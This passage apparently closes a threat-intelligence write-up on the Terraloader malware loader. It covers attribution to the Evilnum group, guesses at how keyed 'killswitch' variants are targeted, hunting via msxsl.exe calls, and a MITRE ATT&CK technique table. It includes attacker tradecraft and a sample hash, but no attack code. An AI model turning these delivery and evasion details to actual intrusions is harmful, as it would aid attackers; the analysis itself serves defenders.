
The indicators and TTPs seem more related to the Evilnum group than FIN6 that historically used on the POS, two versions are used seems to depend on if the group has specific information of an important victim in the hierarchy (VIP) probably already having initial access with TerraTV or TerraPreter and therefore the loader serves only as transport for pivoting.

Here, that's coupled by the dropping DLL but sometimes only the "Normal" version is used for no specific targets operations. That can be one of a way for having the precious information for the "killswitch" version in more leaks and probably internal compromise via the help of an employee or admin.

Another method rest possible but not confirmed, an attacker can send single spear-phishing on a sinkhole with a js script that can give the informations on the cores and on the next step, send later terraloader with the payload encrypted with the account + core info as key.

Hunting


Like the dll push the js script and the msxsl, this can be interesting artefacts. In seeing the msxsl we can see that the same hash that's dropped, this logical due to that use the same template of data for MAAS model. By example, Anyrun use this fact and allows to hunting by the calls of msxsl.exe, we can see with strong enough confidence that's the samples are from terraloader :



All the references of useful artefacts can be consult [here]() and all the codes [here]().

Cyber kill chain

The process graph resume cyber kill chains used by the attacker :



Indicators Of Compromise (IOC)

The IOC can be exported in [JSON]()

References MITRE ATT&CK Matrix

Enterprise tactics	Technics used	Ref URL
Execution	Windows Management Instrumentation Command-Line Interface	https://attack.mitre.org/techniques/T1047 https://attack.mitre.org/techniques/T1059
Persistence	Registry Run Keys / Startup Folder	https://attack.mitre.org/techniques/T1060
Defense Evasion	Install Root Certificate	https://attack.mitre.org/techniques/T1130
Discovery	Query Registry	https://attack.mitre.org/techniques/T1012

This can be exported as JSON format Export in JSON

Links

Links Anyrun:

- 000a5e63109b3c653d63d84d03fe474242b987bfadda9aeaa200653fd2155a31.sct

---

Source: https://github.com/StrangerealIntel/CyberThreatIntel/blob/master/Additional%20Analysis/Terraloader/2021-03-25/Analysis.md#terraloader--congrats-you-have-a-new-fake-job-